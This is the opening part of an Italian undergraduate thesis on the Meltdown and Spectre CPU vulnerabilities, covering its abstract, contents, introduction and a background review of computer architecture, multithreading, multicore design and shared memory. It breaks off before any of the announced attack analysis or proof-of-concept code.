Dipartimento di scienze e innovazione tecnologica
Corso di Laurea in Informatica

Relazione per la prova finale

Vulnerabilità di sicurezza legate all'esecuzione speculativa e "out-of-order"

Relatore:
Prof. Giovanni Manzini

Candidato:
Davide Netti
Matricola: *20018394*

Anno accademico
2019/2020

Ringrazio tutte le persone incontrate in questo percorso sia all'interno dell'università sia al di fuori di essa. Ringrazio, inoltre, tutti i docenti che mi hanno trasmesso interesse e passione per questa materia. Un ringraziamento particolare a Giovanni Manzini, professore e persona sempre disponibile che ha supervisionato questo progetto di tesi.

Ringrazio in particolar modo la mia famiglia.

Abstract

All'interno di questo elaborato di tesi verrà proposta una review delle architetture moderne dei calcolatori. In particolar modo, si approfondirà il concetto di cache e i suoi livelli e alcune funzioni particolarmente innovative, introdotte a partire dai primi anni del 2000, che permettono di aumentare il numero di istruzioni eseguite per ciclo di clock da parte delle CPU. Nello specifico la "out of order execution" e la "speculative execution" usate da tutte le CPU moderne.
Vedremo, poi, come queste ottimizzazioni abbiano dei "side-effect" che hanno portato dopo quasi vent'anni, un gruppo di ricercatori di varie istituzioni private e pubbliche, a scoprire come poterle sfruttare per accedere ai dati di un altro processo o allo spazio kernel, sfruttando informazioni che rimangono codificate implicitamente nella cache e che tramite sofisticati "cache attack" possono essere ricostruite da un attaccante.

Si andranno quindi a descrivere due vulnerabilità tra le più importanti degli ultimi vent'anni quali "Meltdown" e "Spectre" e come possano essere sfruttate tramite, come detto, attacchi alla cache quali "Flush + Reload" o "Prime + Probe".

Infine verrà presentata un'analisi della PoC (Proof Of Concept) rilasciata dai ricercatori, scritta in linguaggio C ed utilizzabile su tutte le architetture x86.

Indice

1. Introduzione

2. Review di architetture moderne

2.1 Architetture single core e multi-threading

2.2 Architetture multi-core

2.3 Classificazione delle architetture parallele sulla base della tassonomia di Flynn

2.4 Gestione della memoria in architetture multi-core

2.4.1 Memoria condivisa

2.4.2 Memoria distribuita

2.5 Memoria cache nelle CPU moderne

2.5.1 Cache a corrispondenza diretta

2.5.2 Cache set-associative

2.6 Predizione di salti o diramazioni

2.6.1 Predizioni dinamica dei salti

2.6.2 Predizione statica dei salti

2.6.3 Predizione bimodale dei salti

2.6.4 Predizione locale dei salti

2.6.5 Predizione globale dei salti

2.7 Esecuzione "out of order”

2.7.1 Rinomina dei registri

2.8 Esecuzione speculativa

2.9 Memoria virtuale

3. Vulnerabilità Meltdown

3.1 Tecnica “Flush + Reload”

3.2 I tre steps di un attacco che sfrutta Meltdown

3.3 Meltdown nei vari sistemi operativi

3.4 Meltdown con processori ARM e AMD

3.5 Le contromisure a Meltdown

4. Vulnerabilità Spectre

4.1 Approfondimento su “Branch Target Buffer” (BTB)

4.2 Approfondimento su “Return Oriented Programming”

4.3 Spectre in dettaglio

4.3.1 Utilizzo dei branch condizionali in Spectre

4.3.2 Utilizzo dei branch indiretti in Spectre

4.4 Contromisure a Spectre

5. Approfondimenti su tecniche di attacco per sfruttare le vulnerabilità Meltdown e Spectre (“Prime + Probe”)

5.1 “Prime + Probe

6. Analisi di una PoC di Spectre scritta in linguaggio C

7. Considerazioni e conclusioni finali

Elenco delle figure

Bibliografia

1. Introduzione

Il lavoro è uno studio approfondito riguardante le vulnerabilità “Meltdown” e “Spectre”. Il lavoro mi è stato proposto dal professor Giovanni Manzini. È stato impostato in modo tale da dare del contesto per capire al meglio due vulnerabilità abbastanza complesse, molto legate all’hardware delle CPU e non al software.

In particolare, viene presentata una prima parte in cui è stata effettuata un’esposizione delle architetture di calcolatori dal punto di vista storico (le cosiddette “generazioni di calcolatori”).

Dopodiché, un’esposizione concisa ma esaustiva (per capire le due vulnerabilità) delle architetture “single-core”, “multi-core” e in generale delle caratteristiche delle architetture parallele: “multi-threading”, memoria cache, predizione di salti e diramazioni e sopratutto delle funzionalità usate da tutte le CPU moderne per aumentare il numero di istruzioni per ciclo di clock che sono l’esecuzione speculativa e l’esecuzione “out of order”.

Questi due ultimi argomenti, sono fondamentali per poi capire i capitoli dopo in cui si approfondiscono nel dettaglio le vulnerabilità “Meltdown” e “Spectre”. Risultano tali, perché queste due vulnerabilità sfruttano il fatto che questo tipo di esecuzione lascia informazioni in cache che un attaccante può ricostruire tramite tecniche sofisticate di attacco alla cache.

Gli attacchi alla cache maggiormente utilizzati sono “Flush + Reload” e “Prime + Probe”, anch’essi approfonditi nell’elaborato di tesi.

Inoltre nella parte finale dell’elaborato, ho rivisto il codice della PoC di Spectre scritto in linguaggio C, di modo che risulti il più semplice possibile. Il codice è stato compilato con “gcc” e testato su MacOS e Windows, su due macchine che utilizzano CPU Intel.

Inoltre l’elaborato di tesi e il codice della PoC sono stati pubblicati in un repository GitLab (https://gitlab.com/davidenetti/tesi-di-laurea-triennale-uniupo), in modo da mantenere il tutto più facilmente. Siccome la differenza tra Spectre e Meltdown è sottile, nella parte finale dell’elaborato, è stato fatto un confronto tra le due vulnerabilità.

2. Review di architetture di computer moderne

In questo capitolo ci occuperemo di revisionare, brevemente, le differenti epoche delle architetture dei calcolatori, discutendo anche del modello di calcolatore proposto da Von Neumann.

Anche nell'ambito delle architetture dei computer vi sono state differenti epoche. Le possiamo distinguere in:

1. **Generazione zero**: sono i computer meccanici di cui il primo che si ricorda è quello costruito da Blaise Pascal. Molto importante fu anche il tentativo di Charles Babbage di costruire una macchina meccanica in grado di effettuare operazioni più complesse;
2. **Prima generazione**: lo stimolo più importante ai computer elettronici fu sicuramente il secondo conflitto mondiale. In particolare, vi fu l'intenzione da parte del governo Inglese di creare una macchina elettronica chiamata COLOSSUS in grado di decifrare messaggi tedeschi. Alan Turing fece parte del team che portò avanti il progetto;
3. **Seconda generazione**: è la generazione dei transistor, inventati nei laboratori Bell. Il primissimo calcolatore fu progettato al M.I.T. e prese il nome di TX-0 (Transistored eXperimental computer 0). Altri calcolatori a transistor famosi furono PDP-1, PDP-8, IBM 7090 e 7094. Inoltre si ricordano anche i primi calcolatori prodotti dall'azienda italiana Olivetti quali per esempio l'Elea 9003;
4. **Terza generazione**: con gli anni '70 i transistor vengono sostituiti dai circuiti integrati al silicio, un materiale altamente conduttore, che aumenta la velocità di calcolo e che permette di ridurre le dimensioni dei calcolatori. Tra i primi calcolatori si ricorda principalmente la "serie 360" di IBM;
5. **Quarta generazione**: primo chip (microprocessore) viene prodotto da Intel, nel 1971. Il piccolo chip è figlio di una tecnologia avanzata nata nella Silicon Valley, una zona arida della California, simbolo della moderna tecnologia informatica. Tra gli ingegneri ideatori del microprocessore si ricorda l'italiano **Federico Faggin**. Inoltre

un'importante concorrente di Intel su tale tecnologia all'epoca fu la Texas Instruments. Il microprocessore simbolo fu l'8008 di Intel usato come base di uno dei primi calcolatori largamente commercializzati, cioè lo SCELBI-8H;

6. **Quinta generazione**: è la generazione dei computer a basissimi consumi e dimensioni estremamente ridotte. Basti pensare ai moderni smartphone. Solitamente rientrano in questa generazione tutte le architetture RISC come ARM.

Nelle ultime due generazioni sopra descritte [1], oltre al miglioramento dei materiali e delle tecnologie nate per costruire i processori e più in generale tutto l'hardware che serve ad un calcolatore moderno (CPU, memoria primaria, memoria secondaria, cache di vari livelli, …) si è cercato di puntare sempre più su tecniche che permettessero di aumentare le prestazioni dei calcoli facendo predizioni, "splittando" le operazioni in sotto-operazioni per poi ricostruirne il risultato, parallelizzando in vari modi le operazioni da effettuare.
I moderni calcolatori, o computer, hanno una struttura generale che è formata da diversi componenti che risultano essere fondamentali per il funzionamento degli stessi.

La struttura è quella pensata da Von Neumann intorno agli anni '40 del 1900 [2].

L' architettura di Von Neumann, è formata dai seguenti componenti:

- **CPU**: è l'elemento che si occupa di effettuare le operazioni. A sua volta si divide in ALU e unità di controllo;
- **Unità di memoria**: qui si intende la memoria ad accesso casuale (RAM) cioè quella di lavoro;
- **Unità di input**: l'unità che permette di inserire i dati nel computer per essere elaborati;
- **Unità di output**: necessaria per vedere i risultati dei dati elaborati;
- **BUS**: non è altro che un canale, che permette alle varie componenti di comunicare tra di loro.

Tutti i computer moderni, come già detto, si basano su una struttura che è di base quella descritta da Von Neumann, con alcune modifiche e miglioramenti.

2.1 Architetture single core e multi-threading

La CPU, come visibile dall'architettura di Von Neumann, è l'unità di elaborazione e di controllo. Le CPU sono in continuo miglioramento e avanzamento nel corso degli anni.
Fino ai primi anni del 2000, la maggior parte delle CPU "commerciali" era "**single core**" [1]. Questo tipo di CPU ha una sola unità di elaborazione. Negli anni vi sono stati miglioramenti lato frequenze di calcolo (fino a raggiungere limiti massimi dovuti alle temperature), che sono aumentate notevolmente. Inoltre, i processi produttivi hanno portato a ridurre le dimensioni delle CPU che hanno così avuto risvolti positivi in termini di consumo e prestazioni.

Un'ulteriore miglioramento si deve ad Intel con l'introduzione del cosiddetto "Hyper-threading" nel 2002 [3]. Venne introdotto da Intel in quanto all'epoca non era ancora possibile installare due core all'interno di una stessa CPU perché i processi produttivi erano ancora a 130nm.
Per ogni core fisico, il sistema operativo indirizza due core virtuali, e bilancia il carico di lavoro tra di essi quando possibile. L'obiettivo è quello di incrementare il numero di istruzioni indipendenti nella pipeline. Un processore single-core di questo tipo, risulta al sistema operativo come due processori separati che condividono cache e memoria principale. Questo permette di assegnare job ad uno e all'altro. Ovviamente i sistemi operativi devono essere sviluppati per questo tipo di architettura.
Tutte le moderne CPU a pipeline presentano un problema: quando un riferimento in memoria fallisce nella cache di primo e di secondo livello, bisogna aspettare un tempo relativamente lungo (in termini di tempo macchina) prima che la word richiesta sia caricata in cache, nel frattempo la pipeline rimane in stallo. Il multi-threading (da cui deriva anche il citato Hyper-threading della Intel) costituisce un modo per trattare questa situazione, perché quando avvengono questi momenti di stallo si da la possibilità di lanciare il "thread 2" nel mentre il "thread 1" è bloccato in quanto sta aspettando qualche informazione.

Esistono diverse varianti di multi-threading, le descriveremo in breve [1]:

- **Multi-threading di tipo "fine-grained"** [4]: nasconde gli stalli grazie all'esecuzione a turno dei thread, con una commutazione ad ogni ciclo di clock. Ogni thread ha bisogno dei proprio registri, in quanto non vi è una relazione tra gli stessi. Se ho una

pipeline a K stadi e ho almeno K thread, non avrò mai più di un'istruzione per thread in esecuzione. Perciò non avrò conflitti. In questa condizione la CPU gira a regime massimo senza stalli;

- **Multi-threading di tipo "coarse-grained"** [4]: potrebbero non esserci tanti thread quanti sono gli stadi della pipeline. Qui il funzionamento è diverso, un thread inizia le sue operazioni e procede finché non va in stallo. Quando va in stallo vi è uno spreco di un ciclo di clock. L'operazione viene commutata su un altro thread che può operare. Si procede nello stesso modo con gli altri thread che eseguono istruzioni. È meno efficiente rispetto al "fine-grained" ma non presenta il problema citato inizialmente.

  È possibile pensare un "coarse-grained" evoluto che cerca di evitare lo spreco di cicli di clock dovuti alle commutazione tra thread. Vengono quindi identificate delle operazioni potenzialmente bloccanti (istruzioni di salto, memorizzazioni, …) e ogni volta che si ha una di queste operazioni su un thread si effettua in anticipo la commutazione ad un altro thread. Mediamente si ha un miglioramento, tuttavia può capitare che abbiamo effettuato commutazione verso un altro thread ma su quell'istruzione non si sarebbe verificato un blocco.

Indipendentemente dalla tipologia di multi-threading in uso è necessario mantenere traccia dell'appartenenza delle varie operazioni ai thread. Nel caso di "fine-grained" l'unica possibilità è quella dell'inserimento di un identificatore di thread ad ogni operazione, così è possibile tracciare la sua identità mentre attraversa i vari stadi della pipeline.

Nel caso di "coarse-grained" è possibile fare di più, viene svuotata la pipeline ad ogni commutazione di thread. In questo modo nella pipeline vi è sempre un solo thread e la sua identità non ha dubbio. Questa soluzione, ha ovviamente senso, solo se il tempo che intercorre tra due commutazioni è molto più lungo del tempo richiesto per svuotare la pipeline.




Immagine 1.1 *(a)-(c) Tre thread. I box vuoti indicano che il thread è in stallo in attesa della memoria. (d) Fine-grained multi-threading. (e)Coarse-grained multithreading.*

Per ora abbiamo presupposto che la CPU possa emettere una sola istruzione per ciclo, tuttavia, le CPU moderne (chiamate anche superscalari) solitamente ne emettono di più [5]. Nella figura 1.2 vediamo il funzionamento di una CPU che ha doppia emissione (può emettere, quindi, fino a due istruzioni per ciclo) e conserva la regola che se una operazione è dipendente dall'altra che va in stallo, allora le successive non possono essere emesse.




Immagine 1.2 *Multithreading in una CPU superscalare a doppia emissione. (a) Multithreading a grana fine. (b) Multithreading a grana grossa. (c) Multithreading simultaneo.*

Nella figura 1.2a vediamo il funzionamento di una CPU superscalare a doppia emissione che fa uso di multi-threading "fine-grained". Le prime due istruzioni di A possono essere emesse nel primo ciclo, ma nel caso di B incontriamo fin da subito un problema, quindi emettiamo solo un'istruzione.

La figura 1.2b, invece, mostra lo stesso contesto ma con "schedatore statico", cioè che non introduce un ciclo morto dopo lo stallo di un'istruzione. Ad ogni ciclo effettuo commutazione di thread e per ognuno di esso faccio emissione di due istruzioni finché non incontro uno stallo, a quel punto faccio commutazione al thread successivo.

Con le CPU superscalari è possibile anche il cosiddetto "multi-threading simultaneo", mostrato in figura 1.2c. Si basa sul multi-threading di tipo "coarse-grained", in ciascun thread emette due istruzioni fino a quando ne ha possibilità, altrimenti appena raggiunge lo stallo, viene emessa subito un'istruzione del thread che segue affinché la CPU resti costantemente impegnata.

Sostanzialmente in alcuni cicli, anziché eseguire due istruzioni che appartengono allo stesso thread, ne posso emettere di thread differenti. È ben visibile, ad esempio, in 1.2c al ciclo numero 2.

Precedentemente abbiamo già parlato di Hyper-threading, la tecnologia proprietaria Intel di multi-threading, introdotta agli inizi del 2000 per aumentare le prestazioni dei processori "single-core" dell'epoca.

Intel, gestisce la condivisione delle risorse dei thread in vari modi [3]:

1. **Duplicazione delle risorse**: poiché, ad esempio, ogni thread possiede il proprio controllo del flusso, si è resa necessaria l'aggiunta di un secondo "program counter" (un registro che permette di tenere traccia il punto in cui si trova l'esecuzione del programma"). Inoltre, vi è una duplicazione della tabella che mantiene i registri architetturali (EAX, EBX, …) e una duplicazione del controllore degli interrupt (visto che i thread possono essere interrotti in modo indipendente);
2. **Condivisione ripartita delle risorse (partitioned resource sharing)**: le risorse hardware sono divise rigidamente tra i processi. Questo fa si che i thread non vadano in conflitto. Se tutte le risorse sono ripartite, di fatto è come avere due CPU separate. La ripartizione ha l'aspetto negativo che può succedere facilmente che un thread non usi alcune delle sue risorse che farebbero invece comodo ad un altro thread;
3. **Condivisione totale delle risorse (full resource sharing)**: è il contrario della condivisione ripartita. Ogni thread, può acquisire tutte le risorse di cui ha bisogno, il primo che arriva ha la precedenza. Risolve il problema delle risorse non utilizzate, tuttavia bisogna stare attenti lato sicurezza e lato "monopolizzazione" delle risorse da parte di qualche thread;
4. **Condivisione a soglia (threshould sharing)**: un thread può acquisire le risorse dinamicamente, ma solo fino ad un dato valore massimo. Questo esclude "starvation" (un thread che non ha risorse da usare) e limita l'inutilizzo delle risorse.

L' Hyper-threading di Intel usa strategie di condivisione differenti a seconda delle risorse, per far fronte alle problematiche di cui si è parlato. La duplicazione ovviamente avviene, per quelle risorse che sono sempre necessarie per i thread (come detto il "program counter", la mappa dei registri, il controllore degli interrupt). Lato costruttivo, la duplicazione di queste risorse costa in termini di aumento della superficie del chip in un 5% in più mediamente. Secondo Intel, tramite test di laboratorio, vi è un aumento prestazionale fino al 30% in più, anche se da ricerche di terzi pubblicate le percentuali sembrano essere inferiori, nell'ordine del 10% [6].

Le risorse che sono molto abbondanti, per cui non c'è rischio di "monopolizzazione" da parte di alcuni thread, come ad esempio le linee di cache, sono totalmente condivise in maniera dinamica. Le risorse che controllano il funzionamento della pipeline, come le varie code presenti al suo interno, sono ripartite in modo esatto tra i thread.

Va detto, infine, che il multithreading per alcuni software specifici tende a degradare le prestazioni, Questo succede perché un thread potrebbe aver bisogno di una certa percentuale di risorse per funzionare in maniera efficiente, ma avendole suddivise o comunque dedicata parte ad altri thread, esso potrebbe funzionare peggio rispetto a quando non si fa uso di multithreading.

2.2 Architetture multi-core

Il multi-threading permette un discreto incremento prestazionale, tuttavia, si è sentita la necessità di fare qualcosa di più per via delle crescenti richieste prestazionali derivanti da applicativi software più complessi.

Questo qualcosa in più altro non era che l'implementazione vera e proprio di più core in uno stesso "package". Questi processori multipli sullo stesso package condividono le cache di primo e secondo livello e la memoria principale.

Esistono due modalità "teoriche" per progettare multiprocessori in unico package. Il primo modo è quello di inserire un unico processore ma dotato di duplice pipeline che gli permette di raddoppiar potenzialmente il "throughput" (1.3a). Il secondo metodo è quello di inserire due processori separati nel package (1.3b).

Un "core" di fatto è un circuito che comprende una CPU, un controllore I/O, una cache. Ovviamente avendone due sul package raddoppio tutte queste componenti.




Immagine 1.3 *CPU multicore su chip singolo. (a) Chip con doppia pipeline. (b) Un chip con, invece, due core distinti ognuno con pipeline dedicata.*

Il primo tipo di progettazione illustrata permette una più facile condivisione delle risorse. Questo approccio però non si adatta bene al crescere del numero di CPU. Inserire più CPU in un package, invece, è una cosa relativamente facile da fare.

Anche qui è richiesto che il sistema operativo supporti e sia in grado di gestire il multi-core. Inoltre, ogni core può procedere a gestire il multi-threading come abbiamo visto in precedenza.

I primi processori multi-core (da due core in su) vengono presentati da IBM con i powerPC ma arrivano sul mercato “consumer” con Intel e AMD nel 2005.

Esistono tre modi differenti, ad oggi, per creare un chip dual-core:

1. Die singolo;
2. Die doppio;
3. Die monolitico.

Il primo processore dual core di Intel è stato il Pentium D Smithfield costruito secondo il più semplice degli approcci costruttivi quello, appunto, a Die singolo. Si trattava in questo caso di 2 core Prescott (alla base di uno dei tanti stadi evolutivi del Pentium 4, processore single core) "stampati" l'uno di fianco all'altro su un unico blocco di silicio e interconnessi tra loro.
Pur essendo collegati in modo da poter scambiare dati reciprocamente, ognuno dei due core comunque, manteneva la propria indipendenza e quindi anche le cache di ultimo livello (che in questo caso erano le L2) erano sdoppiate e ogni core aveva la "propria" cache L2, e di conseguenza, solamente con questa poteva avere una sorta di accesso privilegiato. Proprio per questo motivo, per Smithfield, non si parlava di una cache L2 da 2 MB ma di 2 x 1 MB. Affinché un core potesse accedere ai dati memorizzati nella cache dell'altro era necessario trasferire i dati attraverso il bus di sistema, con il rischio di saturarlo. La scelta di questa implementazione in Smithfield, penalizzante dal punto di vista delle prestazioni, era giustificata proprio dalla sua relativa semplicità realizzativa e progettuale [7].

La seconda generazione del Pentium D era basata invece sul core Presler, questa volta l'approccio seguito dai progettisti era quello a Die Doppio, vale a dire che sul wafer di silicio venivano prodotti solo core indipendenti (in questo caso tutti core alla base del Pentium 4 Cedar Mill successore di Prescott) e poi, una volta individuati due core "adatti" ad essere unificati, essi venivano montati sullo stesso package e collegati insieme mediante collegamenti esterni. La resa produttiva di questo approccio è massima, riducendo ovviamente moltissimo il numero di core da scartare, ma al tempo stesso la separazione fisica dei core comporta due inconvenienti: la necessità di collegamenti esterni e, ovviamente la separazione della cache che non è più una scelta progettuale ma uno scotto da pagare. Il primo inconveniente in realtà è comunque relativamente economico da

superare, mentre il secondo rappresenta comunque un limite intrinseco di questo approccio. Non a caso tutti i processori Intel prodotti in questo modo (oltre a Presler, si possono ricordare anche Paxville e Dempsey) avevano necessariamente cache separate.

Dopo aver visto i due approcci iniziali, utilizzati da Intel, ed esemplificati i pro e contro di entrambi, è possibile vedere come nei successivi processori dual core l'utilizzo dell'approccio a die singolo abbia goduto di una profonda innovazione, diventando un Die monoltico, e quindi abbia potuto sfruttare al meglio le proprie peculiarità.
A questo punto è infatti ormai chiaro che la più grossa lacuna delle prime versioni di processori dual core risiedeva proprio nella esclusività della cache di ultimo livello e la necessità di far transitare i dati sul già trafficato BUS di sistema. Il primo processore a colmare questa lacuna è stato il Core Duo Yonah una CPU mobile dual core in cui la cache L2 era condivisa tra i 2 core. Ogni core quindi poteva accedere alla totalità della cache lasciando libero il BUS di sistema che poteva quindi limitarsi a far transitare solo i dati da, e per, la memoria RAM.
Dopo Yonah, tutti i processori dual core Intel hanno iniziato a sfruttare questa caratteristica che consente ovviamente prestazioni migliorate, anche se a fronte di un maggiore costo produttivo. È questo il caso del successore di Yonah, il Core 2 Duo Merom, e dei suoi derivati per i settori desktop e server, Conroe e Xeon DP Woodcrest, oltre ovviamente alle successive versioni a 45 nm dei processori appena citati tra i quali Penryn e Wolfdale (e le loro innumerevoli versioni economiche).

Quello appena discusso, è il modo in cui, a livello hardware, vengono costruiti processori multi-core e di conseguenza come vengono gestite le questioni che abbiamo appena discusso.
Vediamo più in dettaglio quali livelli di parallelismo esistono e come si distinguono [1]:

- **Data level parallelism**: ottenuto quando i dati su cui il programma sta operando vengono distribuiti ed elaborati contemporaneamente da più processori;
- **Instruction level parallelism**: si ottiene dividendo le istruzioni che compongono un programma e le si distribuiscono su vari processi;
- **Thread level parallelism**: è sostanzialmente il parallelismo che abbiamo già visto e raccontato precedentemente. Qui, gli applicativi utilizzano dei thread o dei processi che operano in concorrenza.

2.3 Classificazione delle architetture parallele sulla base della tassonomia di Flynn

I computer (o meglio dire tutta la parte di calcolo, quindi CPU e memorie) possono essere classificati secondo la **tassonomia di Flynn**, proposta dallo stesso nel 1966. Si basa sul parallelismo del flusso di dati e del flusso di istruzioni [8].
Con flusso di istruzioni intendiamo la sequenza di istruzioni eseguite da un processore. Con flusso di dati intendiamo invece la sequenza di operandi manipolato dalla suddetta unità di elaborazione.

Flynn, basandosi su questi due flussi, propose la seguente distinzione in 4 categorie:

1. **Macchine SISD (Single Instruction Single Data)**: flusso di istruzioni unico e flusso di dati unico, sono le macchine mono-processore di tipo sequenziale;
2. **Macchine SIMD (Single Instruction Multiple Data)**: esiste un unico flusso di istruzioni, che però viene applicato a più flussi di dati. Ci sono quindi più processori che eseguono simultaneamente la stessa istruzione su dati diversi;
3. **Macchine MISD (Multiple Instruction Single Data)**: ho un unico flusso di dati a cui però vengono applicati diversi flussi di istruzioni. Più processori eseguono istruzioni sullo stesso flusso di dati;
4. **Macchine MIMD (Multiple Instruction Multiple Data)**: più processori eseguono in maniera autonoma istruzioni diverse su dati diversi.

2.4 Gestione della memoria in architetture multi-core

Come abbiamo già accennato, la progettazione dei computer con architetture multi-processore tocca anche importanti aspetti quali condivisione della cache tra i “core”, accesso alla memoria primaria, …
Appunto, la gestione della memoria è sicuramente un aspetto fondamentale da capire. In particolare è molto importante capire come la memoria deve essere acceduta dai vari processori.
L’aspetto importante da capire è il cosiddetto “tempo di ciclo della memoria”. Quando un processore avvia un trasferimento da o verso la memoria, essa rimarrà occupata per tutto il tempo di ciclo di memoria. Nessun altro dispositivo, in questo tempo, potrà utilizzare la memoria.

Uno sviluppo nella gestione della memoria tra vari processori è stato quello di un modello a memoria condivisa, ove la memoria è molto grande e "virtuale" e tutti i processori hanno pari accesso ad essa.
Un altro sviluppo è stato quello "a memoria distribuita", ogni processore ha una memoria locale che non è accessibile agli altri processori.
La differenza tra questi due approcci sta nella memoria "vista" dai processori. Ciò che distingue una memoria distribuita da una condivisa è come viene interpretato un indirizzo generato da un processore. Se supponiamo che venga generata un'istruzione "load R0, i" cioè carica in R0 (un registro) il contenuto della della locazione di memoria "i", bisogna capire cosa sia "i". In un sistema a memoria condivisa, "i" sarà un indirizzo "globale" e quindi la locazione di questa variabile è la medesima per ogni processore. In un sistema a memoria distribuita, invece, l'indirizzo è locale.
In un sistema a memoria distribuita, bisogna creare copie di dati condivisi in ciascuna memoria locale, il che non è così banale soprattutto se i dati da condividere hanno dimensione grande.

2.4.1 Memoria condivisa

Approfondendo prima il modello a memoria condivisa, è facile immaginare come vari processori o core che comunicano direttamente (magari passando prima da una o più cache) direttamente con la memoria. In questo modello un problema nasce, quando un core modifica un dato della memoria principale che, però, simultaneamente è usato da altri core. Il nuovo valore passerà dalla cache del singolo core (se c'è), alla memoria principale, ma dovrà poi essere fornito a tutti gli altri core per evitare che essi lavorino con un valore obsoleto. Questo è un tipico problema di "coerenza di memoria". Ecco che bisogna quindi pensare delle implementazioni hardware che gestiscano problematiche di concorrenza.

Caratteristiche dei multiprocessori a **memoria condivisa**:

- La memoria logica è la stessa per tutti i processori, tutti gli indirizzi sono globali e quindi i core accedono alle stesse locazioni di memoria;
- La sincronizzazione si ottiene leggendo i compiti dei vari processori e concedendo a turno la memoria condivisa. Infatti i processori possono solo accedervi uno alla volta;
- Una locazione di memoria non deve subire modifiche quando qualche altro core sta lavorando su quei dati (problema di memoria incoerente);

- La condivisione dei dati tra i vari compiti è molto veloce;
- La scalabilità è limitata dal numero di “vie di accesso” alla memoria. Questo limite sorge soprattutto quando ci sono compiti e core in numero maggiore rispetto al numero di connessioni disponibili alla memoria. Si avranno quindi delle latenze, in quanto ci sono dei “job” che potrebbero eseguiti da alcuni core che però non hanno la possibilità di accedere alla memoria. Questa situazione si presenta quando abbiamo dei collegamenti con BUS limitati;
- Il programmatore deve gestire la sincronizzazione, inserendo controlli quali semafori, lock, …




Immagine 1.4 *Schema a memoria condivisa.*

Esistono vari tipi di schemi di multiprocessore a memoria condivisa:

1. **Uniform Memory Access (UMA)**: Il tempo di accesso alla memoria è costante per ogni core/processore e per qualsiasi zona di memoria. Sono anche detti **“Simmetric Multi-processors” (SMP)**. Non è un modello scalabile, ma è di facile implementazione;
2. **Non Uniform Memory Access (NUMA)**: queste architetture suddividono la memoria in una zona ad alta velocità assegnata singolarmente ad ogni processore, ed una zona “in comune” dove scambiare dati ad accesso più lento. Sono anche chiamati “Distributed Shared Memory Systems (DSM). Sono estremamente scalabili, ma difficili da realizzare;
3. **No-Remote Memory Access (NoRMA)**: la memoria è distribuita fisicamente tra i processori (local memory). Tutte queste memorie locali, sono private e può accedervi

